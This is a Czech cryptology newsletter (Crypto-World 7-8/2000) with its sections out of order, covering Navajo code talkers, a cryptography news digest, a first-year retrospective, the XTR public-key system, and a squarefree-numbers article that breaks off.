A.E.Sale - Colossus and the German Lorenz Cipher
Historické téma. Rekonstrukce zařízení Colossus, které za druhé světové války umožňovalo luštit německou šifru zařízení Lorenz.

Rump Session
Celkem předneseno 18 příspěvků.
Nejdůležitějším příspěvkem bylo pravděpodobně sdělení, které přednesl E.Biham, že po AES (novém americkém standardu pro šifrování, který nyní podrobí analýze NIST) se rozhodla evropská kryptologická obec vyhlásit vytvoření vlastního standardu - NESSIE (New European Schemes for Signature, Integrity and Encryption). K NESSIE viz samostaný článek v tomto sešitě.

Příští konference EUROCRYPT 2001 se bude konat ve švýcarském Innsbrucku.

E. CODE TALKERS

Díl III. - Od Iwo Jimy k mluvící figurce firmy Hasbro


Mgr. Pavel Vondruška, NBÚ

V roce 1942 žilo celkem 50 000 indiánů Navajů. Koncem roku 1945 z nich sloužilo 540 u námořnictva, z toho 375 (někde udáváno 420) jich sloužilo jako „code talkers“ – mluvčí v kódech. Indiáni, kteří prošli výcvikovým táborem v Pendeltonu v Kalifornii, byli nasazeni postupně do všech šesti amerických námořních divizí, které operovaly v Pacifiku. Zde sloužili od roku 1942 až do konce války. Jejich počet se postupně zvyšoval z 29 na cca 400. Předávali zprávy nejvyššího utajení. Výsledky nejkrvavějších bitev - Guadalcanal, Tarawa, Peleliu, Iwo Jima - často záležely na jejich přesné a rychlé práci. Major Howard Connor z páté námořní divize ve svých vzpomínkách píše, že kdyby nebylo „mluvčích v kódech“, nikdy by nebylo možné zvítězit u Iwo Jimy. V této divizi bylo zařazeno 6 Navajů. Během prvních dvou dnů této bitvy přijali přes 800 zpráv a všechny tyto zprávy byly přijaty bez chyby! Výkon, který pomocí klasických , tehdy používaných šifrových systémů nebylo možné dosáhnout. Operativnost, bezpečnost, rychlost a přesnost v předávání taktických zpráv přinesly Američanům v této bitvě vítězství.

Ještě dlouho po válce byly všechny informace o „tajné americké zbrani“ ve válce o ostrovy klasifikovány jako přísně tajné. Indiány Navajo nikdo neoslavoval a o jejich hrdinských činech a úmorné práci se nesmělo mluvit. Američané věděli, že se Japoncům nepodařilo kód prolomit, a tak Navajové „mluvčí v kódech“ byli ještě použiti ve válce v Koreji v roce 1950 a dokonce (což není příliš známá informace) v ještě v šedesátých letech ve válce ve Vietnamu. Ani v těchto válkách nebyl protivník úspěšný a kód prolomen nebyl. Současně to ukazuje, jak tajný byl celý projekt a jak dlouho se jej a příslušné kódy podařilo udržet v tajnosti.

Od roku 1969 byla postupně veřejnost seznamována s některými skutečnostmi, které se „mluvčích v kódech“ týkaly. V roce 1971 prezident Nixon oficiálně poděkoval všem Navajům, kteří se během světové války zasloužili svým „patriotismem, důmyslností a kuráží“ o vítězství USA nad Japonskem. V roce 1983 byl vyhlášen čtrnáctý duben : „Národním dnem mluvčích v kódech“ (National Code Talkers Day) na památku všech mužů, kteří sloužili za druhé světové války v Tichomoří. Prezident Ronald Reagan osobně udělil válečným veteránům – „mluvčím v kódech“ vysoká státní vyznamenání. V roce 1988 založil jeden z válečných veteránů indián Richard Mike ve své restauraci v navajské rezervaci Kayenta muzeum na památku činů těchto speciálně

vycvičených indiánů. Muzeum je velice dobře známé i v Japonsku. Návštěva je doporučována japonskými cestovními kancelářemi v průvodcích po USA. Japonci se zde na své cestě ke Grand Canyonu často zastavují.


MARINE CORPS HYMN
(redacted)

NIH HOKEH NI-KHEH A-NE-IH-LA
TA-AL-TSO-GO NA-HO-SEEL-KAI
NIH-BIKAH-GI DO TAH KAH-GI
TA-AL-TSO-GO EN-DA-DE-PAH
TSI-DI-DA-AN-NE NE-TAY-YAH
AY BE NIHE HOZEEN
WASHINDON BE AKALH BI-KOSI-LA
JI-LENGO BA-HOZHON.

NI-HE DA-NA-AH-TAH IHLA
YEL KHOL-GO E-E-AH
DAY-NE TAL-AL-TSO-GO ENTA-SHE-JAH
TAL-TSO-GO EN-TAS-SE-TAH
HA-KAZ DINEH-IH BE-HAY-YAH
ADO TA A-KHEK-ASH-SHEN
DO NI-DIN-DA-HI OL-YEH
WASHINDON BE AKALH-BI KHOS

HOZO-GO NAY-EL-TAY DO
A-NA IH BI-KEH DE-DLIHN
NI-HI-KEH DI-DLINI TA-ETIN
YEH-WOL-YE NI-HE A-DIN
SILA-GO-TSOI DO CHAH-LAKAI
YA-ANSH-GO DAS DEZ-EE
WASHINDON BE AKALH-BI-KHOSI LA
HOZO-GO KAY-HA-TIHN

Na veřejnosti se postupně objevovaly ukázky kódů, které byly za druhé světové války používány. Celý kódový materiál byl nakonec odtajněn 3.11.1999. V příloze je uvedena kódová kniha, která byla používána v posledních dnech druhé světové války. Podle této knihy jsem také vytvořil název druhého dílu tohoto volného vyprávění o „mluvčích v kódech“ - YIL-TAS GLOE-IH-DOT-SAHI UT-ZAH, což znamená „kód bude úspěšný“.

Kód byl opravdu úspěšný, přinesl Američanům pravděpodobně vítězství v bitvě o ostrovy. Jak to ale bylo se skutečnou kryptologickou silou kódového systému? Opravdu byli Japonci proti němu bezmocní? Na tyto otázky nám částečně pomůže odpovědět příběh seržanta Joe Kieyoomia z druhé světové války.

Seržant Joe Kieyoomia mohl za druhé světové války sehrát téměř rozhodující úlohu v bitvě o ostrovy. Byl totiž indián z kmene Navajo, nesloužil u amerického námořnictva, ale u dvousté dělostřelecké brigády. Po kapitulaci Filipín (1942), byl zajat a v japonském zajetí strávil 43 měsíců. Krátce po svém zajetí byl oddělen od jednotky a poslán do Japonska – do města Nagasaki. Japonci si o něm mysleli, vzhledem k jeho jménu a barvě pleti, že není Američan, ale Japonec, který sloužil v americké armádě a jako takový měl být řádně vyslechnut a po té odsouzen. Japonci mu zpočátku nevěřili, že v USA žijí i lidé jiné pleti než bílé a černé a že je rodilý Američan. O jeho případ se zajímala i japonská rozvědka. Po mnoha dnech strádání a utrpení (včetně hladovění a bití) se stalo něco nečekaného, Joa navštívila dvě krásná japonská děvčata a napsala mu na tabulku několik slov v navajštině. Joe musel říkat, co ta slova v angličtině znamenají. Pamatoval si, že mezi slovy byly výrazy pták, želva, voda. Joe nic nevěděl o „mluvčích v kódech“ a nevěděl, že by mohl pomoci Japoncům k dekódování těch nejtajnějších zpráv. Vzhledem k problematické možnosti zachytávání slov (viz popis jazyka) a vzhledem k tomu, že předkládané texty byly vytvořeny pomocí kódové knihy, nebyly Japoncům Joevy překlady příliš platné. Japonci pochopili, že se jedná o kód v navajštině a chtěli tento kód od Joea za každou cenu získat. Jednoho zimního dne Joa odvedli bosého ven. Joe musel stát bos ve sněhu při teplotě 27 stupňů pod nulou. Bylo mu řečeno, že zde bude stát tak dlouho, dokud neprozradí navajský kód. Teprve po hodině jej odvedli zpět do cely. Joe nemohl prozradit, do čeho nebyl zasvěcen. Joe vzpomínal, jak si přál zemřít, ale Japonci jej hlídali a rafinovaně mučili. Po několika dalších mučeních nakonec Japonci pokusy získat kód od Joea vzdali. Joe zůstal v zajetí ve věznici v Nagasaki. Zde

dokonce zažil i výbuch druhé atomové bomby, která explodovala nad Nagasaki. Tento výbuch, chráněn tlustými zdmi své cely, přežil. Byl osvobozen tři dny po výbuchu atomové bomby. Teprve rok po svém osvobození se dozvěděl od amerických úřadů o „mluvčích v kódech“ a musel se zavázat, že o svých zážitcích nebude po dobu utajení celého systému mluvit. Jeho příběh byl publikován teprve v roce 1997.

Tento příběh dokazuje, že Japonci byli v luštění kódu dále, než Američané v roce 1945 tušili a je pravděpodobné, že kdyby měli Japonci k dispozici velký počet dobře zachycených zpráv a příslušnou analýzu situace, ke které se zprávy vztahovaly, že by kód japonští kryptoanalytici prolomili…

Pokud v USA něco vzbudí zájem médií a veřejnosti, je snaha to i komerčně využít, a tak ještě v tomto roce má Hollywood natočit dokonce hned dva filmy, které budou barvitě líčit příběhy, které „zažili“ Navajové během druhé světové války. Známá firma na hračky Hasbro Inc. , v lednu tohoto roku vydala roztomilou figurku indiána GI Joe. Jedná se o indiánského spojaře z druhé světové války - „mluvčího v kódech“. Je to dokonce první figurka ze série figurek vojáků, které firma Hasbro vyrobila, která mluví. Ano, GI Joe mluví navajštinou a dokonce nahrávku připravil veterán z druhé světové války - Sam Billison. Sam Billison je prezidentem Navajo Code Talker Association. Přiznám se, že právě tato figurka (USD 24.99) mě inspirovala k sepsání těchto řádků, které se aspoň trochu snažily poodhalit pravdu o „mluvčích v kódech“ dříve, než příběhy hollywoodského stylu vytvoří úplně jiný, pro diváky „zajímavější“ obrázek - legendu. V jednom z filmů prý budou líčeni tito indiáni jako parašutisté, kteří byli shozeni do vnitrozemí ostrova a zde připravují podmínky k vylodění americké námořní pěchoty , tak jako skuteční „code talkers“ mají i oni vysílačku, ale také granáty, moc granátů a vrhací nože a umí se plížit jako praví indiáni …

Takže nashledanou v kině.

Obr.1 - „Code Talkers“
Obr.2 - medaile udělovaná prezidentem Renaldem Reganem válečným veteránům
Obr.3 - hymna námořních jednotek, kterou v roce 1944 přepsal indiánský instruktor Jimmy King do navajštiny
Obr.4 - figurka GI Joe od firmy Hasbro

F. Letem šifrovým světem

1. (J.Pinkava) Ve dnech 30.-31.května 2000 vyšlo nové číslo RSA Bulletinu: http://www.rsasecurity.com/rsalabs/bulletins/index.html obsahující článek: Robert D. Silverman (RSA Laboratories): A Cost-Based Security Analysis of Symmetric and Asymmetric Key Length.
   Z článku: "Zatímco článek Lenstry a Verheula [1] dospívá k závěru, že 1024 bitový klíč bude bezpečný pouze do roku 2002, shledáváme tento závěr za neopodstatněný. Toto tvrzení bylo učiněno za předpokladu, že 56-bitová DES byla zranitelná již v roce 1982, zatímco ve skutečnosti byla DES fakticky rozbita teprve v roce 1997. Může někdo věřit tomu, že problém, který je 7-milionkrát těžší než RSA-512 (a vyžaduje 6 Terabajtů paměti), bude řešitelný během několika málo roků, když RSA-512 bylo teprve nyní právě rozbito? Cena pamětí a obtížnost přípravy příslušného hardware pro řešení související matice dává možnost tvrdit, že 1024 bitové klíče budou bezpečné ještě nejméně 20 let (pokud nebudou vynalezeny nové neočekávané faktorizační algoritmy). Dnes neexistuje hardware, který by umožnil útok na 1024 bitový klíč metodou NFS. Diskuse o totálním počtu cyklů na Internetu je irelevantní, pokud neexistují počítače dostatečně velké, aby na nich mohla běžet NFS.“
   [1]Lenstra A.; and Verheul, E.: Selecting Cryptographic keys.

2. Pokud sháníte informace o virech a antivirových programech, doporučuji velice dobře udržovanou stránku 18-ti letého studenta Igora Háka (Igiho) na URL adrese : www.viry.cz. Lze se zde zapsat i do konference o virech . Konference má v současné době asi 250 účastníků.

3. V dubnu byl v kanadském Quebecu zatčen patnáctiletý hacker, známý pod přezdívkou Mafiboy. Mladý hacker byl obviněn za vniknutí do serveru CNN.com. Na základě dalšího šetření byl také obviněn za účast na sérii útoků na Yahoo!, Amazon.com, Buy.com a Excite. Při proniknutí na server známé americké televizní stanice CNN bylo vyřazeno krátkodobě z činnosti na 1200 internetových stránek a škoda dosáhla několika miliónů dolarů. Vzhledem k tomu, že hacker ještě není plnoletý, hrozí mu odnětí svobody do dvou let. (ČTK).

4. Další zajímavé a aktuální informace na téma Microsoft a NSA-KEY lze nalézt na http://cryptome.org/nsakey-ms-dc.htm

5. Na URL adrese: http://www.ostgate.com/classification.html je k dispozici článek o bezpečnostní klasifikaci vojenských systému v USA.

6. Bezpečnostní problém v PGP 5.0 je popsán na URL adrese :
   http://cryptome.org/cipn052400.htm#pgp

G. Závěrečné informace

Adresa URL , na níž můžete najít tento sešit (nejdříve 15 dní po jeho rozeslání) a předchozí sešity GCUCMP (zkonvertovány do PDF formátu), informace o přednáškách z kryptologie na MFF UK, mé některé články a další související témata :

http://www.mujweb.cz/veda/gcucmp

Stránku lze také najít pomocí vyhledavače "yahoo" nebo "seznam", případně ji můžete navštívit z http://www.trustcert.cz

Spojení :

p.vondruska@nbu.cz - běžná komunikace, zasílání příspěvků

pavel.vondruska@post.cz - osobní poštovní stránka, registrace odběratelů

pavel.vondruska@sms.paegas.cz - jen 160 znaků !

mobil : Mgr.Pavel Vondruška 0603 436 341

Všechny uvedené informace jsou převzaty z volně dostupných prověřených zdrojů (internet, noviny) nebo se jedná o původní články podepsané autory. Oficiální informační sešit je primárně určený pro členy "Kryptologické sekce Jednoty matematicko-fyzikální " (GCUCMP). Pokud má kdokoliv zájem o zasílání tohoto sešitu, může se zaregistrovat pomocí e-mailu na adrese pavel.vondruska@post.cz (předmět: Crypto-World). Při registraci vyžadujeme pouze jméno a příjmení, titul, pracoviště (není podmínkou) a e-mail adresu.

Případné chyby a nepřesnosti jsou dílem P.Vondrušky a autorů jednotlivých podepsaných článků, GCUCMP za ně nemá odbornou ani jinou zodpovědnost.

INFORMACE – JAK VYJDEME O PRÁZDNINÁCH


Další číslo Crypto – Worldu vyjde jako PRÁZDNINOVÉ DVOJČÍSLO . Předpokládaný termín rozeslání kolem 25.července.

Děkuji za pochopení a přeji Vám krásné prázdniny.

Pavel Vondruška

Informační sešit GCUCMP
Crypto-World 7-8/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům,
registrace na adrese pavel.vondruska@post.cz **, subject : Crypto-World**
sešity najdete také na adrese www.mujweb.cz/veda/gcucmp
(167 e-mail výtisků)
Uzávěrka 29.7.2000



OBSAH : **Str.**

+ příloha : 10000.txt

Dnešní přílohou je soubor 10000.txt, který obsahuje prvních 10 000 prvočísel
(další informace viz závěr článku "Fermatův test primality, Carmichaelova čísla, bezčtvercová čísla" , str.9) .

A. Ohlédnutí za I.ročníkem sešitu Crypto-World 1999/2000

Mgr. Pavel Vondruška (NBÚ)

Rok 1999 byl pro skupinu odborníků sdružených v kryptologické sekci Jednoty českých matematiků a fyziků - GCUCMP (Group of Cryptology Union of Czech Mathematicians and Physicists) velmi úspěšný. Vyvrcholením jejich téměř dvouletého úsilí bylo uspořádání mezinárodní konference Eurocrypt ´99 v Praze. Tato konference patří v "kryptologickém kalendáři" mezi dvě celosvětově nejdůležitější akce (druhou je konference Crypto, která se pravidelně koná v USA v Santa Barbaře). Eurocrypt je "putovní" konference a postupně se pořádá v různých městech Evropy. Uspořádání takovéto konference je pro příslušný stát a jeho odborné kryptologické struktury vždy velkým oceněním jejich práce. Podle kladných ohlasů se zdá, že konference v Praze se vydařila a zařadila se mezi ty lepší Eurocrypty. Pravidelné schůze organizačního výboru skončily vyhodnocením konference v létě 1999.

Po skončení konference mi bylo až trochu líto opustit kryptodění a zdálo se mi, že mám najednou spoustu volného času (v rámci organizačního výboru jsem měl mimo jiné na starosti e-mail schránku konference). Také jsem si zvykl na téměř dvouletý styk s výborem IACR, přednášejícími, studenty, stipendisty (mezi něž patří např. dnes již hvězda první velikosti Biruyukov, pro kterého jsme tehdy vyřizovali slevy).

Z těchto - částečně nostalgických - důvodů jsem se nabídl, že se pokusím zorganizovat psaní jakéhosi sešitu, který by byl určen pro členy GCUCMP a sloužil k informacím o dění ve světě kryptologie. Přiznám se, že jsem počítal s tím, že se zapojí svými příspěvky i někteří další členové GCUCMP. Nejjednodušší formou se zdálo být napsání sešitu v MS Wordu a jeho rozesílání e-mailem na adresu členů GCUCMP. Hned od druhého čísla se však ozvalo pár zájemců mimo GCUCMP. Rozhodl jsem se, že budu sešit rozesílat všem zájemcům a vznikla tak databáze registrovaných odběratelů. Se sešitem mi od začátku velice pomohl ing. Jaroslav Pinkava, CSc., kterému touto cestou velice děkuji. Nejen za to, že pravidelně do sešitu přispívá, ale také za mnohá upozornění na zajímavé články a odkazy, které pak mohu využít v rubrice "Letem šifrovým světem".

Během roku pak došlo k některým změnám. Sešit začal "vycházet" v PDF formátu, koncem roku 1999 jsem vytvořil jednoduchou www stránku (http://www.mujweb.cz/veda/gcucmp), na kterou jsem umístil starší čísla. Poněkud mě totiž časově zatěžovalo zasílat "stará" čísla sešitů jednotlivým zájemcům. Zpravidla nově registrovaný uživatel měl zájem i o všechna starší čísla.

Množství čtenářů se pomalu, ale pravidelně zvyšuje; zájem znatelně vzrostl po konferencích ČAČK a Security 2000, kde bylo ze sešitu veřejně citováno. Po uveřejnění možnosti registrovat se pro zasílání tohoto časopisu v diskusi o virech (červen 2000) pak počet zájemců vzrostl o dalších více než padesát odběratelů.

Statistika nárůstu odběratelů , počtu stran a délky sešitu v bytech je následující:

I.ročník sešitu Crypto-World

	9/99	10/99	11/99	12/99	1/2000	2/2000
Odběratelů	25	31	35	47	62	76
Stran	7	10	9	9	9	11
Bytů	118 655	163 382	312 601	370 720	208 173	215 768

	3/2000	4/2000	5/2000	6/2000	7-8/2000	7-8/2001
Odběratelů	90	102	107	116	163	890
Stran	11	13	15	16	19	40
Bytů	212 279	333 340	354 749	502 347	280 000 ?	2 150 000

V posledním sloupci je uveden odhad, který vznikl proložením křivky údaji 9/99 až 7-8/2000 (viz komentář níže).

Odhad sledovaných ukazatelů - počet listů a velikost rozesílaného sešitu - mohu ovlivnit. Budu se snažit stabilizovat tyto parametry na rozumných hodnotách 12-16 stran, 400-600 kB. Odběratelé se tedy nemusí obávat dalšího nárůstu velikosti rozesílaného souboru a doby, kdy by přijatý Crypto-World obsadil všechen (zlým správcem povolený) prostor v jeho poštovní schránce.

K počtu odběratelů bych poznamenal, že uvedený odhad je sice velice příznivý a povzbuzující, ale současně si dovolím tvrdit, že takový nárůst zcela určitě nenastane. V současné době již většina expertů, kteří v dané oblasti pracují, sešit odebírá, a tak jaksi potenciálních čtenářů již asi ani tolik není (pokud ovšem doba PKI, e-komerce a e-obchodu a e-peněz nevytvoří nové e-čtenáře …). K současnému složení čtenářů prozradím, že přibližně 80 odběratelů jsou odborníci z oblasti informační bezpečnosti, přibližně 50 odběratelů jsou správci sítí nebo informačních systémů, 6 čtenářů jsou novináři odborných časopisů nebo obecněji novináři a cca dvacet pět zájemců neumím vzhledem k absenci údajů zařadit .

Když se již zmiňuji o struktuře odběratelů, uvedu ještě malou statistiku, která vznikla na základě údajů z 28.6.2000:

- sešit je rozesílán na 163 e-mail adres
- sešit je rozesílán do dvou států (156 x ČR, 7 x Slovensko)
- registrováno je pět čtenářek
- nejvíce čtenářů má svoji adresu registrovánu na doméně post.cz (12x)
- následují domény : volny.cz (10x), nbu.cz (8x), cuni.cz (8x), aec.cz (7x), decros.cz (6x), cvut.cz (5x), army.cz (3x), mvcr.cz (3x)
- zbývajících 113 čtenářů je registrováno na dalších různých 90 doménách
- 96 odběratelů je mi osobně známo

II.ročník

Prvé číslo II.ročníku (9/2000) vyjde kolem 10.září. Pokud mi to čas dovolí, pokusím se v tomto novém ročníku provést určité změny. Sešit bude mít nové logo a titulní stránku. Dále chystám nepříliš náročnou soutěž pro čtenáře, která by měla končit číslem 12/2000. Pokud se podaří najít sponzora, mohl by vítěz získat mimo slávy i nějaký "vánoční dárek". Asi jste již zjistili, že se změnila i www stránka (http://www.mujweb.cz/veda/gcucmp) , nejdůležitější změnou je možnost registrace k odběru sešitu přímo vyplněním registračního "formuláře" na www stránce a možnost zaslat dotaz nebo komentář také přímo z komunikačního okna na www stránce. Přislíbeny jsou i některé velmi hodnotné články od nových autorů.

FAQ (Frequently Ask Question)

Závěrem si dovolím odpovědět na často kladené otázky :

- ano, sešit píši a rozesílám zadarmo
- za články uveřejněné v sešitě se neplatí
- jsou vítány příspěvky všech odběratelů
- vedení sešitu patří mezi mé záliby a pokusím se jej vydávat dle svých možností i nadále

END

Všem čtenářům tohoto sešitu přeji hezké prožití zbytku letních prázdnin a dovolených.

B. Kryptosystém s veřejným klíčem XTR

Ing. Jaroslav Pinkava (AEC spol. s r.o.)

1. Úvod

Na adrese http://www.ecstr.com/ byl nedávno konečně zveřejněn design nového kryptosystému s veřejným klíčem, který autoři Arjen R. Lenstra a Eric R. Verheul nazvali XTR. Zveřejněný materiál je preprintem článku, který byl přijat k opublikování na konferenci Crypto 2000 v Santa Barbaře (koná se 20. – 24. srpna tohoto roku). Čtenáři Crypto-Worldu již byli o existenci tohoto kryptosystému stručně informováni v čísle 4/2000.

Systém XTR je založen na nové metodě umožňující reprezentovat prvky podgrupy multiplikativní grupy konečného tělesa. Cílem návrhu XTR je dle autorů navrhnout takový kryptosystém s veřejným klíčem, jehož délka parametrů i vlastní výpočtové nároky vedou k podstatným úsporám jak v komunikacích tak při výpočtech a to bez snížení příslušné kryptografické bezpečnosti.

2. Některá značení a definice

Popíši příslušný postup jen s nezbytnými technickými podrobnostmi. Zdůvodnění a další detaily lze nalézt v komentovaném článku [1].

GF(m) ... těleso (mod m)

GF(m)* ... multiplikativní grupa tělesa GF(m)

Budeme dále předpokládat, že p je takové prvočíslo, že

a) $p \equiv 2 \mod 3$

b) mnohočlen (tzv. šestý cyklotomický – viz [2]) $\varphi_6(p) = p^2 - p + 1$ spočtený v p má jako dělitele prvočíslo q.

Symbolem g bude označen generátor $GF(p^6)^*$ mající řád q.

Pro výše zvolené p lze libovolný prvek $GF(p^2)$ vyjádřit jako $x_1 a + x_2 a^2$, kde x_1, x_2 jsou z GF(p), a a a^p jsou kořeny polynomu $X^2 + X + 1$, které tvoří optimální normální bázi pro $GF(p^2)$ nad GF(p).

Jestliže h ε GF (p^6), pak k němu sdruženými prvky nad GF (p^2) jsou h, h^{p2}, h^{p4}.
Stopou Tr(h) nad GF (p^2) prvku h ε GF (p^6) je součet sdružených nad GF (p^2) prvku h, tj. $Tr(h) = h + h^{p2} + h^{p4}$. Platí Tr(h) ε GF ($p^2$).
Pozn.: p2= p^2, p4 = p^4.

Označíme F(c, X) mnohočlen $X^3 - cX^2 + c^pX - l$, pro c ε GF (p^2) mající kořeny h_0, h_1, h_2 v GF (p^6). Pro n ε Z budeme značit $c_n = h_0^n + h_1^n + h_2^n$. Z lemmatu 2.3.2 článku vyplývá, že c_n jsou prvky GF (p^2) .

Nechť dále $S_n(c) = (c_{n-1}, c_n, c_{n+1})$.

3. Základní algoritmy

Celý článek směřuje k vyhodnocení výpočetní složitosti matematických postupů nezbytných při provádění popisovaných kryptografických postupů. Jedním z ústředních algoritmů v tomto směru je algoritmus 2.3.7, který popisuje postup výpočtu $S_n(c)$.
Následující rovnost dává vlastně výchozí myšlenku konstrukce kryptosystému XTR:

$$S_n (Tr(g)) = (Tr(g^{n-1}), Tr(g^n), Tr(g^{n+1}))$$

Ukazuje totiž, že při nahrazení tradičních mocnin g jejich stopami lze dosáhnout výpočetně efektivních postupů. Konkrétně algoritmus 2.3.7 umožňuje na základě znalosti Tr(g) rychle spočítat $Tr(g^n)$.
Pro některé kryptografické postupy je však ještě třeba umět spočítat stopu součinu dvou mocnin generátoru g. Tím se zabývá algoritmus 2.4.8.

4. Volba parametrů

Symboly P a Q označíme požadované velikosti (v počtech bitů) hledaných prvočísel p a q. Autoři doporučují, že k dosažení bezpečnosti odpovídající bezpečnosti např. RSA v délce 1024 (počet bitů součinu dvou prvočísel) je vhodné volit P ≈ 170 a Q ≈ 160.
Algoritmus 3.1.1. Nalézt přirozené r tak, že $q = r^2 - r + 1$ je prvočíslo délky Q a dále nalézt přirozené k tak, že p = r + k*q je prvočíslo délky P a p ≡ 2 mod 3.
Tento algoritmus nám sice dává potřebná prvočísla (navíc prvočíslo p takto generované má určité výpočetně výhodné vlastnosti), ale nemusí být úplně ideální z bezpečnostního hlediska. Autoři proto uvádí ještě Algoritmus 3.1.2 jako metodu generování p a q , která je oproštěna od možného zjednodušení při kryptoanalytickém použití metody Number Field Sieve pro řešení diskrétního logaritmu. Algoritmus 3.2.2 se zabývá postupem nalezení Tr(g) – není nutné přitom znát samotné g.
Součástí dat pro veřejný klíč kryptosystému XTR je výše uvedená dvojice prvočísel p a q a stopa Tr(g) generátoru g. Tato čísla mohou být sdílena více uživateli (jako je tomu např. u DSA či ECDSA). Veřejný klíč konkrétního uživatele je pak doplněn hodnotu $Tr(g^k)$ pro nějaké přirozené číslo k, které je utajováno (je to tedy příslušný soukromý klíč).

5. Použití v kryptografii

Autoři uvádějí tři postupy – analogii DH dohody na klíči, ElGamalova šifrování a analogii Nyberg-Rueppelovy varianty digitálního podpisu s obnovou zprávy. Následuje popis analogu Diffie-Hellmanova protokolu pro dohodu na klíči :

1. Alice zvolí náhodně přirozené a < q-2, spočte $Tr(g^a)$ a zašle ho Bobovi.
2. B obdobně zvolí přirozené b < q-2, spočte $Tr(g^b)$ a zašle ho Alici.
3. Alice spočte $Tr(g^{ab})$ a dohodnutým postupem odvodí klíč K.
4. Stejně tak Bob spočte $Tr(g^{ab})$ a dohodnutým postupem odvodí klíč K

Výpočty se opírají o použití algoritmu 2.3.7.

V další části článku se autoři zabývají srovnáním vlastností kryptosystému XTR s kryptosystémy RSA a ECC. Dokladují výhodnost jimi navrhovaného postupu. Potřebná délka klíčů je srovnatelná s ECC a totéž platí i o výpočetní náročnosti kryptografických operací.

Ve zbývající části práce jsou popsány některé přístupy k hodnocení bezpečnosti navrhovaného kryptosystému.

6. Shrnutí

Kryptosystém XTR představuje myšlenkově velice hodnotný postup, inovátorský z hlediska metod současné asymetrické kryptografie. Čtenáře mající zájem o konkrétní implementace kryptosystému XTR musím však trochu varovat. Pro praktické aplikace je nejlépe využít takové kryptosystémy, které jsou již součástí mezinárodních norem. Svým způsobem to také garantuje, že daný kryptosystém již prošel dostatečně fází kritického posuzování svých vlastností odbornou veřejností (jako je tomu např. u systému RSA a u systémů založených na úlohách diskrétního a eliptického diskrétního logaritmu). Z tohoto hlediska je systém XTR teprve v plenkách. Je také možné, že než kryptosystém nabyde své definitivní podoby (i třeba např. z hlediska optimalizace implementačních vlastností) dojde k jeho některým dílčím úpravám. Navíc autoři oznámili, že bylo podáno několik mezinárodních patentů, které se tohoto kryptoschematu dotýkají.

7. Literatura

[1] Lenstra, Arjen K.; Verheul Eric R.: The XTR public key system, to appear in Advances in Cryptology – Crypto 2000, Lecture Notes in Computer Science, Springer Verlag, pp. 1-19

[2] Brouwer, A. E.; Pellikaan, R.; Verheul, E.R.: Doing More with Fewer Bits, Proceedings Asiacrypt 99, LNCS 1716, Springer Verlag 1999, pp. 321-332

C. Fermatův test primality, Carmichaelova čísla, bezčtvercová čísla

Mgr. Pavel Vondruška (NBÚ)

Část II.

V minulém sešitě - 6/2000 - jsme si uvedli některé pravděpodobnostní testy pro získání prvočísel. Blíže jsme se seznámili s Fermatovým testem primality a při jeho teoretickém rozboru jsme se setkali s pojmem Carmichaelovo číslo. Těmito čísly jsme se dále zabývali. V závěru jsme uvedli charakteristické vlastnosti těchto čísel.
Jedna z vlastností byla : "Každé Carmichaelovo číslo je bezčtvercové."
V této části se budeme právě bezčtvercovými čísly zabývat.

Bezčtvercová čísla

Číslo n se nazývá bezčtvercové (anglicky Squarefree), jestliže jeho prvočíselný rozklad obsahuje každého činitele pouze v prvé mocnině.

Všechna prvočísla jsou tedy triviálně čísla bezčtvercová.
Příkladem bezčtvercových čísel jsou : 1, 2, 3, 5, 6, 7, 10, 11, 13, 14, 15, ...
Naopak čísla 4, 8, 9, 12, 16, 18, 20, 24, 25, ... nejsou čísla bezčtvercová (anglicky se označují squareful numbers).

Výpočtem byly zjištěny následující výsledky :

